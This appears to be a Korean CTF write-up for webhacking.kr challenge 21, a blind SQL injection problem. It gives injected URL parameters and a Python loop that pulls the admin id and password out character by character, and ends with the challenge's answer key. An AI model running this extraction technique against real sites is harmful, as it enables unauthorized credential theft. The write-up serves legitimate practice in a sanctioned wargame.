

# webhacking.kr 21번문제

Xero


박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-07

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>


다음과 같이 BLIND SQL INJECTION 문제이다.



1을 제출하면 다음과 같은 주소로 이동되고, Result 값으로 True를 출력한다.

<http://webhacking.kr/challenge/bonus/bonus-1/index.php?no=1&id=&pw=>

2 또한 마찬가지이다.



소스를 보면 다음과 같은게 있다.

```
<input type=hidden name=id>  
<input type=hidden name=pw>
```

컬럼이 id와 pw가 있다고 생각하고 우선 길이를 구해보았다.

다음과 같이 length함수를 이용해 구하니 no=1과 2의 id길이는 5였다.

?no=1%20and%20length(id)=5

?no=2%20and%20length(id)=5

pw의 길이도 찾아보니 각각 5와 19였다.

?no=1%20and%20length(pw)=5

?no=2%20and%20length(pw)=19

Blind SQL Injection 구문을 다음과 같이 만들었다.

?no=1%20and%20ascii(substr(id,1,1))=103

파이썬으로 다음과 같이 코딩하였다.

```
import re, http.client, string
headers={'Cookie': 'PHPSESSID=t6064bf2kthr96jm6blo3n8gg6'}
table=string.ascii_letters+string.digits+string.punctuation
sAnswer=''
conn=http.client.HTTPConnection('webhacking.kr')
>>> for i in range(1,6):
    for j in table:
        conn.request('GET', '/challenge/bonus/bonus-
1/index.php?no=1%20and%20ascii(substr(id, '+str(i)+' ,1))='+str(ord(j)), '', headers)
        res=conn.getresponse().read()
        conn.close()
        if re.findall(b'True', res):
            sAnswer+=j
            break

>>> sAnswer
'guest'
>>> sAnswer=''
>>> for i in range(1,6):
    for j in table:
        conn.request('GET', '/challenge/bonus/bonus-
1/index.php?no=2%20and%20ascii(substr(id, '+str(i)+' ,1))='+str(ord(j)), '', headers)
        res=conn.getresponse().read()
        conn.close()
        if re.findall(b'True', res):
            sAnswer+=j
            break

>>> sAnswer
'admin'
>>> sAnswer=''
>>> for i in range(1,6):
    for j in table:
        conn.request('GET', '/challenge/bonus/bonus-
1/index.php?no=1%20and%20ascii(substr(pw, '+str(i)+' ,1))='+str(ord(j)), '', headers)
        res=conn.getresponse().read()
        conn.close()
        if re.findall(b'True', res):
            sAnswer+=j
            break

>>> sAnswer
'guest'
>>> sAnswer=''
>>> for i in range(1,20):
    for j in table:
        conn.request('GET', '/challenge/bonus/bonus-
1/index.php?no=2%20and%20ascii(substr(pw, '+str(i)+' ,1))='+str(ord(j)), '', headers)
        res=conn.getresponse().read()
        conn.close()
        if re.findall(b'True', res):
            sAnswer+=j
            break

>>> sAnswer
'blindsqliinjectionkk'
```

Auth에 blindsqliInjectionkk를 입력하면 다음과 같이 클리어된다.



KEY : blindsqliInjectionkk